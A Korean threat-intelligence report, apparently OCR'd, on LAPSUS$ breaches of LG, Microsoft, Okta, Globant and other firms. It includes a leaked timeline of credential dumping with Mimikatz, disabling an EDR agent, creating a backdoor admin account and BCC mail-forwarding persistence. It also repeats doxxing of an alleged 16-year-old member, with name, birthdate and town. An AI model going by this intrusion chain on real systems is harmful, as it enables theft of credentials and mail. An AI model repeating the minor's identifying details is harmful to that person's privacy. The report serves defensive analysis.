
9) LG.COM, LGE.COM

- 텔레그램 언급 시기 : 2022-03-14

Vodafone, Impresa, MercadoLibre/MercadoPago에 대한 데이터 유출 여부를 정하는 투표가 종료된 뒤, 채팅방을 통해 곧 LG.com에 대하여 소스코드를 유출할 것이라고 언급하였다. 이들은 자신들의 백도어가 아침까지 살아있는지 여부에 따라 정해질 것이라고 덧붙였다.

이후 8일 뒤인 3월 22일, LAPSUS$ 그룹은 자신들의 공지방에 LGE.com 직원 및 서비스 계정들의 모든 해시가 포함된 덤프파일을 유출하였다. 또한, 이들은 자신들이 1년내 2번이나 해킹했다고 주장하였다. 추가로 LG의 confluence 데이터도 곧 공개할 것이며, 새로운 CSIRT(컴퓨터 비상 대응팀)을 고려하는 것이 좋을 것이라는 내용도 덧붙였다.


이후 채팅방에서 LG에 대한 언급이 지속되었는데, 이들은 직원들의 계정이 모두 MFA(Multi Factor Authentication)가 활성화되어있었지만, 몇년 동안 우회가 가능하였다고 언급하였다. 또한, 이 중에는 RDP 계정 정보도 포함되어 있지만 외부에 노출되어 있지는 않다고 언급하였다. 공개된 데이터를 보았을 때, 실제로 LAPSUS$ 그룹은 LG 내부에 상당히 깊숙히 침투한 것으로 추정된다. 추가로 Fisheye와 SVN이 저장된 도메인을 공유하였으며, 내부 Jira 주소 및 외부에서 접근 가능한 Jira 주소도 공개하였다.



10) Microsoft

- 텔레그램 언급 시기 : 2022-03-20

공지방을 통해 별다른 내용 없이 Microsoft의 Bing과 관련된 소스코드가 포함된 레포지토리 스크린 샷을 올린 직후 삭제하였다. 해당 스크린 샷에는 Bing과 Cortana와 관련된 소스코드 폴더가 포함되어있었다.



이후 8일 뒤, LG에 대한 데이터 업로드 직후, MS.7z.torrent라는 파일이 LAPSUS$ 공지방에 업로드되었다. 이들은 Microsoft의 Bing, Bing Maps, Cortana의 소스코드라고 언급하며 Bing Maps의 경우 90%, Bing과 Cortana는 약 45%를 유출했다고 함께 언급하였다. Cortana는 Microsoft가 Windows phone 8.1, Microsoft Band, Windows 10 용으로 제작한 인공지능 소프트웨어이다. Dump가 완벽하지 않은 이유는 자신들이 자고 있을 때 접근 권한이 차단되었기 때문이라고 설명하였다.

이들의 주장으로는 독일과 미국의 Microsoft 직원들의 VPN 계정을 통해 접속할 수 있었으며, 접속 당시 누구도 알아채지 못했다고 한다. 접속 후 2번이나 MFA를 다시 등록할 수 있었다고 한다.

11) OKTA

- 공격 시기 : 2022-01-21
- 텔레그램 언급 시기 : 2022-03-22

LAPSUS$ 공지방에 LG와 Microsoft에 대한 데이터가 업로드되고 약 2시간 뒤, 몇장의 스크린샷과 함께 okta.com에 대한 Superuser/Admin으로의 접속 화면이라는 내용이 업로드 되었다. 또한 자신들은 okta의 데이터가 아닌 okta의 고객들에 대한 데이터에 포커싱하고 있으며, 스크린샷에 노출된 이메일 주소들은 정지되어도 상관없다고 언급하였다. 일부 스크린 샷에 의하면, 접속에 성공한 계정을 통해 고객들이 계정에 대해서 수정 및 액세스가 가능해 보이는 점이 확인되었다.

OKTA의 공식 입장에 따르면 2022년 1월에 서드파티 고객 지원 엔지니어의 계정에 대한 침투 시도가 있었지만 이는 실패되었고, 혹시나 악용되더라도 지원 계정의 액세스 권한은 제한되어 계정 생성 및 데이터베이스 다운로드가 불가능하다고 언급하였다.

하지만 이후 LAPSUS$는 공지방을 통해 OKTA의 공식 입장에 정면 반박하였다. 이들은 자신들이 95% 달하는 클라이언트의 암호 및 MFA를 재설정할 수 있는 superuser의 포탈에 로그인하였으며, OKTA의 직원이 고객 데이터에 대해 지나치게 많은 권한을 가지고 있었다고 주장하였다. 또한, 전문 포렌식 회사를 고용하고 제대로 된 분석 리포트를 공개해야하며, OKTA가 이번 사고와 관련하여 내부 보안 지침을 제대로 따르지 않았다고 지적하였다.

2022년 3월 29일, OKTA 침해사고와 관련해서 침해사고 분석 전문회사인 Mandiant 분석 보고서 일부가 Twitter에 유출되었다. 공개된 자료에 따르면, OKTA의 유지보수를 맡고 있는 Sitel의 직원 PC에 대하여 LAPSUS$ 공격그룹이 접근에 성공하였고, 이후 RDP로 다른 기기에 로그인을 하여 **CVE-2021-34484 취약점 프로그램**을 다운로드 받아 권한 상승을 수행하였으며, 추가로 별도 계정을 생성하여 지속성을 유지하였다. 이후 또다시 RDP로 Lateral Movement를 수행하였으며, 인터넷에서 Process Hacker 도구를 이용하여 FireEye의 EndPoint Agent 서비스를 종료하였다. 그리고 인터넷에서 Mimikatz 도구를 다운로드 받아 NTLM 해시 덤프를 수행하였으며, 이를 통해 결국 주요 내부 시스템에 접근에 성공한 것으로 추정된다.

주요 내부 시스템 접속에 성공한 공격자는 Sykes 직원의 Office 365 계정으로 접속하였으며, 이를 통해 Excel 파일로 export된 것으로 추정되는 LastPass(개인 계정관리 서비스) 파일을 확보하였으며, 공격자는 이 파일을 탈취하고 지속성을 위해 공격자만의 계정을 생성하고 Global Administrator 권한을 가진 TenantAdmins 그룹에

추가하였다. 최종적으로는, 모든 메일에 대해 기확보한 Sykes 직원의 Office 365 계정과, 새로 생성한 공격자 계정을 BCC로 참조하여 포워딩하는 룰을 등록하여 지속적으로 메일을 탈취해온 것으로 보여진다.
유출된 전체 타임라인은 아래와 같다.

Date (UTC)	Event	ATT&CK Tactic
2022-01-16 00:33:23	내부망에 있는 내부 특정 시스템에서 주요 시스템으로 최초 로그인 성공	Initial Access
2022-01-19 19:19:47	내부 주요 시스템에 대하여 특정 계정으로 RDP 로그온 성공	Initial Access
2022-01-19 19:45:39	RDP 로그온 기기에서 Bing 검색엔진에 Github에 업로드 된 권한 상승 도구에 대하여 검색 시도 (CVE-2021-34484)	Privilege Escalation
2022-01-19 19:47:58	이후 UserProfileSvcEop.exe 라는 파일을 Github에서 다운로드 (CVE-2021-34484)	Privilege Escalation
2022-01-20 18:31:19	RDP 로그온 기기에서 공격자가 사용하기 위한 별도 계정 생성	Persistence
2022-01-20 18:32:32	다른 기기로 추가 RDP 로그온 성공	Lateral Movement
2022-01-20 18:39:43	Bing 검색엔진에 프로세스 탐색 도구인 Process Explorer 도구 검색	Resource Development
2022-01-20 18:40:04	다운로드 받은 Process Explorer 도구 실행	Discovery
2022-01-20 18:43:51	Bing 검색엔진에 프로세스 탐색 도구인 Process Hacker 도구 검색	Resource Development
2022-01-20 18:44:01	Github에서 Process Hacker 도구 다운로드	Resource Development
2022-01-20 18:44:17	다운로드 받은 Process Hacker 도구 실행	Discovery
2022-01-20 18:46:22	로그온한 기기에서 실행 중인 FireEye Endpoint Agent 서비스 종료	Defense Evasion, Impact
2022-01-20 18:46:55	Bing 검색엔진에 권한상승 도구인 Mimikatz 도구 검색	Resource Development
2022-01-20 18:48:28	Github에서 Mimikatz 도구 다운로드	Resource Development
2022-01-20 18:50:10	Mimikatz 도구 실행	Privilege Escalation
2022-01-20 18:55:29	Mimikatz 도구로 인해 SAM 데이터베이스가 덤프되어 C:\Windows\System32\sam.hiv 경로에 생성 (lsadump::sam 명령 실행 추정)	Privilege Escalation
2022-01-20 18:55:41	C:\sam.hiv 파일 생성	Credential Access
2022-01-20 18:56:00	C:\system.hiv 파일 생성	Credential Access

Date (UTC)	Event	ATT&CK Tactic
2022-01-20 18:57:17	C:\Users\[유저명]\Documents\mimikatz_trunk\x64\hash.txt 파일 생성	Credential Access
2022-01-20 18:58:05	pastebin에 위 파일 업로드 추정	Credential Access
2022-01-20 19:06:43	또 다른 기기로 RDP 로그온	Lateral Movement
2022-01-20 19:53:31	새로 로그온한 장치에서 이전과 같이 Bing 검색엔진에 Process Hacker 도구 검색	Resource Development
2022-01-20 19:55:37	Github에서 Process Hacker 도구 다운로드	Resource Development
2022-01-20 19:55:58	Bing 검색엔진에 Mimikatz 도구 검색	Resource Development
2022-01-20 19:57:07	Github에서 Mimikatz 도구 다운로드	Resource Development
2022-01-20 20:58:31	RDP 연결 해제	-
2022-01-20 23:02:41	[REDACTED]@sykes.com 계정에서 Office 365로 의심 로그온 시도	Initial Access
2022-01-21 00:05:15	로그인한 sykes.com 계정으로 SecureLink를 통해 내부 문서 접근 (파일명: DomAdmins-LastPass.xlsx)	Collection
2022-01-21 05:29:50	로그인한 sykes.com 계정으로 새로운 계정 생성	Persistence
2022-01-21 05:29:51	로그인한 sykes.com 계정으로 새로 생성한 계정을 TenantAdmins 그룹에 추가	Persistence
2022-01-21 05:39:13	모든 메일에 대하여 BCC(숨은참조)에 로그인한 sykes.com 및 새로 생성한 계정을 참조하여 포워딩하는 룰 등록	Collection
2022-01-21 14:11:38	Office 365에서 기존 sykes.com에 대한 마지막 접속 로그	-

12) Globant

- 텔레그램 언급 시기 : 2022-03-30

OKTA에 대한 해킹 언급 및 영국 런던 경찰에 의한 일부 멤버에 대한 체포 소식이 공개되고 며칠 뒤인 2022년 3월 30일, 일부 멤버들이 휴가로부터 돌아왔다는 공지와 함께 공지방을 통해 아르헨티나에 본사를 둔 대형 IT 및 소프트웨어 개발업체 'Globant'에 대한 내부 자료 및 저장소의 관리자 크리덴셜을 공개하였다.

이들은 매우 열악한(poor) 보안 수준을 가진 회사 사례라며 Globant를 언급하였고, 이후 내부에서 사용되는 confluence, crucible, jira, github에 대한 관리자 ID 및 Password를 공개하였다. 공개 뒤 채팅방에서는 실제로 접속에 성공한 유저들이 내부 페이지 스크린 샷을 찍어서 공유하였고, 이를 통해 실제 유효한 크리덴셜임이 확인되었다.

사태를 파악한 Globant는 이후 공개된 도메인들에 대하여 외부에서 접속이 불가능하도록 차단하였으며, **공식 입장**을 뉴스 사이트에 업로드하여 자사의 코드 저장소에 대한 무단 액세스 활동이 발생하였다는 사실을 인정하였다. LAPSUS$ 공격 그룹은 해당 크리덴셜을 통해 수집한 정보를 Torrent 파일로 제작하여 유포하였다.

3. 이 외 텔레그램에서 언급된 기업 및 조직

1) EA (언급시기 : 2021-12-13)

피파온라인 등을 출시한 글로벌 게임회사이다. 브라질 보건부에 대한 데이터를 유출하기 전에 자신들이 EA에 대한 공격을 수행하고 관련 데이터를 유출 시켰다고 공개하였다. 실제 관련 데이터가 딥웹 포럼인 RaidForums에 7월에 업로드되었다는 점이 확인되었으며, 당시 LAPSUS$라는 이름을 사용하지 않았다.

2) EE, Orange (언급시기 : 2021-12-13, 2021-12-15)

피해 기업 중 EA와 함께 브라질 보건부 공격 전에 이미 데이터를 탈취했다고 언급하였다. 영국 BT그룹의 통신사 브랜드인 EE와 과거 모회사였던 프랑스의 통신사 Orange의 데이터로 추정되며, 실제로 2021년 8월 1일, EE의 홈페이지에는 한 고객이 LAPSUS$라는 공격그룹에게 받은 메시지를 올린 이력이 확인되었다. 이 외의 정보는 현재까지 밝혀진 바가 없다.

3) Huawei, Apple (언급시기 : 2021-12-15, 2021-12-19)

브라질 보건부로부터 탈취한 자료 중 일부를 Telegram 에 별도로 업로드하였는데, 이 중에는 Hwawei와 Apple의 일부 민감 자료도 포함되어있었다.

4) European Union (EU) (언급시기 : 2022-01-09)

2022년 1월 9일, 그들은 이미 EU 서버에 대한 공격을 수행하였으며, 해당 사건이 인터폴에 의해 조사 중이라고 언급하였다. 진위여부는 확인되지 않았다.

5) MEO (언급시기 : 2022-02-11)

Vodafone 공격에 대한 언급 뒤, 포르투갈 통신사인 MEO에 대하여도 언급을 하였다. 언급된 내용에는 그들의 방화벽은 좋지 않으며, MEO의 관리자 비밀번호의 마지막 수정날짜가 2004년도이고, 이미 이메일과 VPN 접근 액세스 권한을 가지고 있으며, 멀티팩터 인증도 가능하다는 내용이었다. 이들은 이미 3개월 전에 데이터베이스를 탈취하였다고 한다.

6) T-mobile (언급시기 : 2022-02-24)

보다폰에 대한 데이터를 유출하고 난 뒤, 2022년 2월 24일, 투표를 통해 Vodafone, Impresa 및 T-mobile 중 어떤 것을 유출시킬지에 대한 투표를 생성하였다. T-mobile은 LAPSUS$ 공격 그룹이 한번도 언급하지 않았던 기업이라 정확한 내용은 확인된 바가 없지만, EE로부터 탈취한 데이터에 포함된 과거 동일한 자회사였던 T-mobile에 대한 데이터로 추정된다. 이후 밝혀진 내용에 따르면, 실제로 LAPSUS$ 그룹은 T-mobile의 고객 계정 관리 도구인 Atlas에 대한 권한을 얻는데 성공하였다고 한다.

7) B2W (언급시기 : 2022-02-20)

2월 20일, 채팅을 통해 LAPSUS$ 그룹은 직접 B2W가 타겟이라고 언급하였다. B2W는 Americanas.com과 Submarino.com의 합병하면서 생긴 브라질의 온라인 소매 회사이다.

8) Apple (언급시기 : 2022-03-03)

삼성에 대한 데이터 유출 뒤, 경쟁사인 Apple에 대해서도 언급하였는데, 자신들이 Apple 직원의 로그인 정보는 쉽게 얻을 수 있지만, 인증된 장치가 있어야만 VPN과 같은 민감 정보들에 접근할 수 있다고 언급하였다. 이를 위해서는, 인도 또는 중국인 직원들을 소셜 엔지니어링으로 타겟하여 접근하거나, 그들의 기기를 구매하는 식으로 접근도 가능하다고 언급하였다.

9) Valve, Microsoft, AMD, Intel (언급시기 : 2022-03-03, 2022-03-06)

어떤 유저에 대한 답변으로 Valve와 Microsoft에 대한 공격은 없을 예정이지만, AMD와 Intel은 가능성이 있다는 식(maybe)으로 답변하였다. Microsoft의 경우, 자신들이 Azure 서버를 사용하고 있기 때문에 공격을 안할 것이라고 언급하기도 하였다.

10) MercadoLibre, MercadoPago (언급시기 : 2022-03-07)

삼성에 대한 데이터 유출 뒤인 2022년 3월 7일, 투표를 통해 Vodafone, Impresa 및 MercadoLibre, MercadoPago 중 어떤 것을 유출시킬지에 대한 투표가 채팅채널에 등장하였다. 이는 과거에 확인되지 않았던 아르헨티나에 위치한 회사이며, 다른 두 기업 모두 공격에 실제로 피해를 입은 것이 확인되었다는 점에서, 이 기업 또한 공격당해 데이터가 유출되었을 가능성이 존재한다.

11) Dell (언급시기 : 2022-03-22)

LG, Microsoft, OKTA에 대한 데이터 공개 뒤, 자신들은 Microsoft에 대한 액세스 권한을 구매하지 않았으며, 자신들은 오직 Dell의 내부 직원에게만 액세스 권한을 구매했다고 언급하였다.

12) Citibank (언급시기 : 2022-03-23)

이들은 은행 또는 fortune 500대 기업에 대한 공격을 시도하라는 유저에 의견에 대해서, 자신들은 이미 citibank에 대한 공격을 어느 정도 수행했다고 언급하였다.

13) Tencent (언급시기 : 2022-03-25)

이들은 다음 타겟이 누구냐는 질문에 중국 기업인 Tencent를 명확하게 언급하였다. 다만, 이미 공격을 수행하였다는 의미보다는, 휴가 중인 오퍼레이터들이 돌아오고 난뒤 공격을 할 것이라는 뉘앙스로 언급하였다.

14) Sony (언급시기 : 2022-03-30)

채팅방에서 한 유저가 Sony를 언급하자, LAPSUS$ 그룹은 OKTA를 침해하기 전에 공격한 서드파티업체 sykes와 sitel로부터 이미 Sony intranet에 대한 액세스를 획득했다고 언급하였다.

4. 외부 보고서에서 언급된 업체

1) SASCAR (언급시기 : 2022-04-22)

브라질의 선도적인 차량 관리 및 화물 보안 회사인 SYSCAR가 Brian Krebs가 공개한 분석 글에서 언급되었으며, LAPSUS$ 그룹이 내부에 침투하여 차량 추적 소프트웨어 관련 소스코드 수 기가바이트를 탈취했다고 한다. 이후, 회사의 웹사이트를 포르노 사이트로 디페이스하여 내부 보안 담당자를 방해하기도 하였다.

2) Iqor (언급시기 : 2022-04-22)

미국의 고객지원 아웃소싱 회사인 Iqor 역시 Brian Krebs에 의해 공개되었으며, LAPSUS$ 공격 그룹이 Russian Market에서 크리덴셜을 구매하여 로그인까지 성공하였다고 한다. 하지만, 이후 VPN 접속을 위해 아웃소싱 회사인 Iqor의 직원에게 핸드폰 분실을 핑계로 MDM 설정정보 변경을 수차례 요구하였지만 실패하였다고 한다.

3) NCC Group (언급시기 : 2022-04-28)

NCC Group은 자신들에 대한 LAPSUS$ 그룹의 공격 시도에 대한 분석결과를 직접 공개하였다. 공격 시기는 LAPSUS$ 그룹이 텔레그램에서 활동하기 시작한 2021년 12월 이전이었다고 한다, NCC Group 직원의 유출된 이메일 계정 접근에 성공하였으며, 이후 헬프데스크에 이메일을 보내 VPN에 대한 액세스 권한을 요청하였다. 이후 사내 Microsoft SharePoint 접근 및 크리덴셜 확보를 위한 내부 데이터 스크래핑 및 추가 크리덴셜 확보 및 권한 상승을 위한 로컬 패스워드 매니저와 데이터베이스에 접근하고자 하였으며, 공격에 RVTools 및 ADExplorer 도구를 활용하였다.

5. Tracking members on the DDW forums

2021년 12월 13일, LAPSUS$의 텔레그램 채팅방에서 wh1te(@whitedoxbin) 유저를 언급하였으며, 사적인 내용은 해당 계정을 통해 얘기하라며 안내하였다.

2021년 12월 31일, LAPSUS$ 공격 그룹은 RaidForums에 올라온 게시글 링크를 첨부하여, 해당 글은 자신들이 올린 글이 아니며, 현재 텔레그램 채널 외에는 다른 포럼이나 채널에서 활동하지 않는다고 언급하였다.

2022년 1월 5일, LAPSUS$ 공격 그룹이 Doxbin 웹 사이트로 부터 탈취한 데이터베이스 정보를 텔레그램 채널에 업로드하였는데, 이때 wh1te 개인 사정에 문제가 발생한 것으로 추정된다.

2022년 1월 6일, LAPSUS$ 공격 그룹은 whitedoxbin과 더 이상 관련 없으며, Alexander의 새로운 계정은 @sigmaphoned 라고 언급하였다.


2022년 1월 8일, Doxbin의 Vile 라는 유저가 wh1te에 대해서 폭로하는 내용의 데이터 및 텍스트를 Doxbin에 업로드하였다.

위 내용들을 분석한 결과, 아래와 같은 내용으로 정리할 수 있다.

- 현재 whitedoxbin 계정에 들어가면, 사진 두 장과 doxbin 링크가 포함되어있음
- 이는 doxbin 관리자와 불화를 겪은 wh1te가 자신들의 패스워드가 노출되어 관련 텔레그램 계정이 탈취된 것으로 추정되며, 텔레그램 뿐만 아니라 신상정보가 완전히 노출된 것으로 보임
- Vile는 Wh1te가 LAPSUS$ 공격 그룹의 멤버이며, 영국의 KIDLINGTON에 거주하고 있는 2005년 2월 19일생 16살인 Arion Kurtaj 라고 밝힘
- 현재 그는 가명으로 Alexander Pavlov를 사용하고 있고, 현재 SigmA라는 닉네임을 사용하고 있다고 언급함
- 공개된 wh1te의 딥/다크웹 포럼 프로필 정보를 조사한 결과, 2018년 2월부터 꾸준히 딥/다크웹 포럼에서 활동한 유저로 확인되었으며, 지속적으로 제로데이 및 서버 인프라 등을 구매해왔으며 이 정보를 기반으로 LAPSUS$ 활동을 수행해온 것으로 추정됨
- 또한, 유출된 정보에 따르면 LAPSUS$ 활동을 통해 획득한 EE와 Vodafone의 정보를 이용하여 심스왑(SIM SWAP)을 해줌으로써 돈을 벌고있는 것으로 추정됨
- 과거 텔레그램 계정이 탈취되어 새로운 계정(@sigmaphoned)으로 다시 가입한 것으로 추정
- 탈취된 과거 계정은 기존 white에서 doxbin 관리자에 의해 whitedoxbin으로 변경되고, 관련 정보를 공유하고 있는 것으로 추정
- 이러한 이유로 LAPSUS$ 그룹은 기존에 사용하던 white 계정이 더이상 자신들과 관련이 없으며, 무시하라고 언급함
- 이를 통해 신상이 공개된 white 유저는 현재도 계속 LAPSUS$ 그룹에서 활동하고 있는 것으로 추정

2022년 1월 31일, 위 내용과는 별개로 Raidforums에서 활동하고 있는 LAPSUS 유저는 LAPSUS$ 공격 그룹과 관련 없는 스캠 유저라고 언급하였다.

6. LAPSUS$ 공격 그룹의 포럼 활동 개요



- **LAPSUS$가 딥/다크웹 포럼에 가입한 프로필 정보**


가입 날짜	포럼	계정 소유자	닉네임	설명
2021-05-15	Raidforums	LAPSUS$	4c3	LAPSUS$ 공격 그룹이 공격한 기업 피해 정보를 포럼에 공개함.
2021-05-16	Exploit	LAPSUS$	4c3	LAPSUS$ 공격 그룹이 공격한 기업 피해 정보를 포럼에 공개함.
2022-01-05	XSS	LAPSUS$	LAPSUS_ GROUP	LAPSUS$ 공격 그룹이 공통적으로 사용하는 프로필 사진과 LAPSUS$ 공격 그룹의 텔레그램 ID를 언급함.
2022-01-28	Raidforums	Scammer	LAPSUS	LAPSUS$ 공격 그룹이 공격한 기업 피해 정보를 포럼에 공개함(하지만, 텔레그램에서 자신들이 아니라고 언급).
2022-03-04	XDA	LAPSUS$	LAPSUS$	LAPSUS$ 공격 그룹이 공격한 기업 피해 정보를 포럼에 공개함.

- **LAPSUS$ 포럼 게시글**


작성 날짜	포럼	계정 소유자	작성자	제목
2021-05-15	Raidforums	LAPSUS$	4c3	SELLING SELLING USER DATA OF SCHLUMBERGER (836846 lines)
2021-05-16	Exploit	LAPSUS$	4c3	SELLING USER DATA OF SCHLUMBERGER 836846 lines
2021-07-17	Exploit	LAPSUS$	4c3	EA news
2021-07-20	Exploit	LAPSUS$	4c3	EA new leak and information ["FIFA MATCHMAKING SERVER SRC"]
